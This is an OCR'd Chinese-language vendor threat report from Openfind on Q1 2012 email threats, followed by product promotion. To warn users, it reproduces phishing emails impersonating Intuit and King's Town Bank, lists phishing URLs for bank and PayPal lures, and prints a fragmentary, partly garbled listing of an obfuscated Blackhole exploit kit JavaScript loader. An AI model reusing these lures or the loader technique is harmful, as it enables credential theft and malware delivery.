Email Threats Sample Report
Q1 2012


Openfind™

Q1 2012 Email Threats Sample Report

根據 Openfind 電子郵件威脅實驗室於 2012 年 Q1 針對台灣地區電子郵件威脅樣本的觀察，本季需特別注意的駭客攻擊手法，主要是在信件夾帶附檔與外部連結的威脅，使用者面對電子郵件中的附檔或超連結時，請千萬注意以下細節：

1. **假冒知名網站確認信或通知信的惡意郵件：**
   不同於以往信件中只有超連結的手法，本季觀察到大量試圖使用此手法散布惡意軟體的例子，使用者在開啟電子郵件時須小心注意點選連結或郵件附檔。
2. **透過轉址服務網站或其它手法間接轉址（Redirect）：**
   此類的信件的特色是透過各種方式隱藏帶有威脅的真實網址位置，除了轉址服務或短網址服務網站，攻擊者也會自行申請網路上的主機名稱，協助隱藏目標網站網址。
3. **直接使用知名郵件服務發送：**
   大部分的垃圾信發送者仍持續使用知名郵件服務(Yahoo、Gmail、Hotmail …等)直接發送垃圾信件，除了因為這些知名郵件服務信譽評價較好且信件到達率高之外，使用者看到發送者是使用知名郵件服務也大都不假思索而直接開啟信件，發送者因而達到目的。

垃圾郵件發送者為了規避垃圾郵件過濾器的攔截，發展出各式各樣不同的花招，釣魚信件同樣也是變化多端；在此例中垃圾郵件發送者將信件偽裝成英圖特軟體公司（Intuit Inc.，美國最大會計軟體公司之一）所發出的確認信，如下圖：



從 (from) INTUIT INC. <admin@intuit.com>
主旨 (subject) **Request for the urgent update of your tax information.**
到 (to) [redacted]

Good afternoon,

In our continuing effort to ensure that correct information is being kept up on our systems, and to be able to grant you better quality of service; INTUIT INC. has partaken in the Internal Revenue Service [IRS] Name and TIN Matching Program.

We have found out, that your name and/or Employer Identification Number, that is stated on your account is different from the data obtained from the IRS and/or SSA.


In order to check the data on your account, please use the following link.

Best regards,
INTUIT INC.

Corporate Headquarters
2632 Marine Way
Mountain View, CA 94043

【假冒 INTUIT 確認信的惡意郵件】

當收信者按下其中的連結，便會出現有『Wait please』、『Loading』等用來欺騙收信者等待的提示訊息，實際上瀏覽器則會在背後進行某些惡意的行為，如在此例中，駭客利用某些被駭的網站，預先放置存網址重新導向的網頁或 javascript 程式，讓瀏覽器自動作多次重導向，增加被追蹤時的複雜度，最後讀取含有惡意 javascript 的網頁，讓瀏覽器再自動載入病毒或木馬；




```
2:69:67:59:4:38:66:75:61:63:68:4:57:66:55:73:73:-3:-1:17:60:4:73:
1:17:72:55:9:4:73:59:74:23:74:74:72:63:56:75:74:59:-2:-8:63:58:-8
2:55:8:4:72:59:73:70:69:68:73:59:24:69:58:79:-1:17:72:55:6:4:41:5
3:62:69:77:53:70:58:60:-2:-3:4:5:57:69:68:74:59:68:74:5:55:58:70:
:12:-3:-1:17:67:4:73:59:74:23:74:74:72:63:56:75:74:59:-2:-3:77:63
:74:41:62:59:66:66:25:69:58:59:-2:-1:81:72:59:74:75:72:68:-10:-8:
4:11:-5:75:7:56:59:58:-5:75:8:13:60:9:-5:75:9:14:15:12:-5:75:58:5
10:10:-5:75:58:13:13:57:-5:75:55:56:9:59:-5:75:8:6:59:57:-5:75:57
5:8:10:57:9:-5:75:58:13:13:56:-5:75:8:57:13:59:-5:75:59:56:55:56:
2:-10:76:59:72:9:19:60:66:55:73:62:76:59:72:49:8:51:17:63:60:-10:
:66:55:73:62:53:69:56:64:1:19:-8:18:70:55:72:55:67:-10:68:55:67:5
:76:55:72:-10:69:41:70:55:68:19:58:69:57:75:67:59:68:74:4:57:72:5
al;
';s=':';d='pre';ss='s';
[]['j'+'o'+'in']+[].join).substr(1,2);
(String+[]).substr(1,2);
a===aaa)
cument['getElementById'](d)[i+'nnerHTML'][ss+'plit'](s);
a';
;
'x['][0];
                        c="";
                        i=0;
                        q=a;
                        x=
                        q;
                        p=parseInt;
a===aaa)
                        while(28066>i){
                                vv=e(qq+'i'+']');
                                cc=String['fromCharCod'+'e'](42+p(""+
                                c=c+cc;
                                i=1+i;
                        }
                        e(c);
```

【部分惡意 javascript 程式碼】


包括此例在內，這類惡意 javascript 的特徵皆是會有一段非常大量且看似不規則的特殊符號作間隔的文字或數字，在程式碼的最後則是會將其解碼並讓瀏覽器執行，目的是從其他處載入惡意軟體。此一類的 javascript 為 JS/Blacole 變種，它們是由一套駭客工具『Blackhole exploit kit』產生而成的，為其自動攻擊流程的其中一環，此種攻擊在本季被發現大量使用在惡意郵件中。

前例信中僅有惡意連結，需使用者點選連結之後才可能會有更進一步的威脅產生，在本季中大部分惡意信件皆直接夾帶含有 JS/Blacole 的 html 附檔（請參考下圖範例的”假冒 HP 掃描器系統通知信”），以利自動載入執行，而此作法對使用網頁式電子郵件讀信的使用者產生莫大的威脅，因為若其電子信箱會自動讀取 html 類型的附檔且又會執行 javascrpt 的話，當使用者點開信件時便等於遭受到了攻擊，非常的危險。




【假冒 HP 掃描器系統通知信】

除了意圖以木馬入侵使用者個人電腦的惡意郵件之外，騙取使用者帳密的釣魚信件仍是層出不窮，如下圖的釣魚信件，假冒為英國 The co-operative bank 的帳戶確認信。




【假冒英國 The co-operative bank 帳戶確認信的釣魚信件】

信中有一超連結為 http://silconweb.com/product/images/froms.htm（已失效），點選連結之後，瀏覽器會被導向 http://vanessarogers.com.au/wp-includes/Text/Diff/Renderer/1/CBIBSWeb.start.html（已失效），此為偽造 的 The co-operative bank 用戶登入頁面，顯示頁面如下圖。在此可以發現此兩段網址和 The co-operative bank(網址為 http://www.co-operativeinsurance.co.uk)完全沒關係，此為釣魚信件無誤。



【偽造英國 The co-operative bank 用戶登入頁面】


另外還有假冒菲律賓 RCBC 釣魚信件的案例，其超連結網址為 http://comptablesbegin.com//wp-content/plugins/tinymce-advanced/js/RcbcAccountUpdate.htm，可發現和前例一樣，其網址和 RCBC 沒有關係，應為釣魚信件。



【假冒菲律賓 RCBC 帳戶確認信的釣魚信件】

【偽造菲律賓 RCBC 用戶登入頁面】

從檢查網址的角度來看，下圖的範例為假冒 PayPal 的釣魚信件中，網址為 http://paypal.com.cgi-bin.webscr.cmd.login.dispatch.update.f8e263a13c0db1f8e263663df8e263ef8e263a0174d7b23f8e26337c9v.tieriele.com/eeeeetet/azretyju/vszertyh/degtre/zetrt/，仔細檢查可發現此網址真正的網域為 tieriele.com，與 PayPal 沒有關係，只是駭客利用長網址混淆視聽。



【假冒 PayPal 帳戶確認信的釣魚信件】

以及下圖範例為駭客想假冒的對象為京城銀行，雖然一眼即可看出此信的翻譯以及語句有明顯的問題，應是有問題的信件，但重要的是外部連結字面上為 https://netbank.ktb.com.tw/MyKTBank/index.jsp- ，實際上卻是 http://mail.pierreberger.com/netbank.ktb.com.tw/index.php，若是有用戶不注意而點開，便會因此上當受騙。

從 (from) King's Town Bank <info@ktb.com.tw>
主旨 (subject) **Important !**
到 (to) [redacted]

尊敬的國王的城市銀行客戶,

我們想通知您，您的帳戶已經從一個未經授權的計算機訪問。

請訪問 https://netbank.ktb.com.tw/MyKTBank/index.jsp，並確認您的帳戶的所有者。

登錄:
https://netbank.ktb.com.tw/MyKTBank/index.jsp

【假冒京城銀行帳戶確認信的釣魚信件】

在 Q1 期間出現的垃圾信之中，資安相關的惡意信件出現的頻率更勝以往，尤其是釣魚信件層出不窮，且駭客為了增加效益，每隔一段時間就會更換假冒的對象，不過由於此類信件仍是需要在信中附上外部連結連，讓收件人連線到偽造的登入頁面來讓使用者輸入帳號密碼，以便偷取帳號密碼，收件人只要多加注意外部連結，便可避免受到釣魚信件的危害。

Openfind 電子郵件威脅實驗室，特別從 2012 年第一季的電子郵件威脅監控行動中，挑選出這些值得您一覽的電子郵件威脅樣本供您參考，同時這些類型郵件都已經透過 Openfind 的雲端防護攔截技術，在發現威脅的下一秒，即已全面部署至 MailGates 郵件防護系統，以零時差、立即生效的特性，協助全球客戶立即免除以上郵件威脅。

關於 MailGates 郵件防護系統

MailGates 是一款結合郵件系統保全、內容過濾、郵件稽核與加密、統計報表與系統負載平衡設計的全方位郵件郵件防護系統，其具備的雙雲端郵件過濾引擎，結合在地化樣本與全球即時探測的零時差防禦技術，能精準地攔截惡意、垃圾與病毒信件的威脅。同時，MailGates 提供的郵件稽核與紀錄追蹤功能，能讓管理者完整管控郵件伺服器的郵件傳遞政策與使用狀況，預防機密郵件外洩及追查郵件不當使用，捍衛企業訊息安全，並提升組織營運競爭力。 更多產品訊息，請瀏覽產品網頁 http://www.openfind.com/taiwan/products/mailgates/info.html

Openfind 全產品率先支援 IPv6

隨著全球 43 億個 IPv4 位址即將耗盡，啟用 IPv6 也正式進入倒數計時。為達成網際網路 IPv6 全面化的理想目標，以加速因應雲端科技所帶動的網路成長需求，Openfind 網擎資訊各產品 - Mail2000 / MailBase / MailGates / OES，已於 2011 年 12 月全面完成測試，正式率先支援 IPv6，大幅提升網路環境相容性。更多訊息，請瀏覽 Openfind 最新消息 http://www.openfind.com/taiwan/newsevents/news_detail.php?news_id=2429

關於 Openfind 個資法解決方案

Openfind 個資法解決方案，以閘道防護與探勘稽核設計導向，秉持「迅速導入」、「建置障礙低」、「不干擾組織內部使用者」、「無須改變現有流程」等特色，協助企業進行個資盤點、電子郵件個人資料外洩、舉證報表等個人機敏資訊外洩防護。更多訊息，請瀏覽公司網站：http://www.openfind.com/taiwan/solution/issue/dataprotection.html

關於 Openfind 雲端訊息保全解決方案

近年針對全球虛擬化、雲端技術和資料稽核、探勘需求加溫的趨勢，Openfind 正式提出 Message Assurance 訊息保全方案 ─ 提供組織完整的資訊外洩防護，符合相關資安法規，並支援企業建構的各種虛擬化（VMware、Citrix、Hyper-V）平台，是企業走向雲端世代時，最佳的訊息安全選擇。此外，透過支援各式各樣的智慧型行動裝置，Openfind Message Assurance 訊息保全方案也能協助企業建構全方位的行動通訊與安全訊息溝通環境，真正落實雲+端的訊息溝通新體驗。更多訊息，請瀏覽公司網站：http://www.openfind.com/taiwan/solution/issue/cloud.html

關於 Openfind

Openfind 成立於 1998 年 1 月，長期致力於網際網路相關技術研發，為企業用戶與廣大網友提供高品質、高穩定與高擴充性的軟體與服務。從企業市場搜尋引擎系列產品、電子郵件伺服器或郵件防護、加密、稽核、歸檔系統，到一般使用者的電子郵件信箱與企業郵件代管服務，Openfind 堅守「創新技術與優質服務」的企業文化，以提供使用者最符合成本效益的解決方案，更多訊息，請瀏覽公司網站 http：//www.openfind.com/。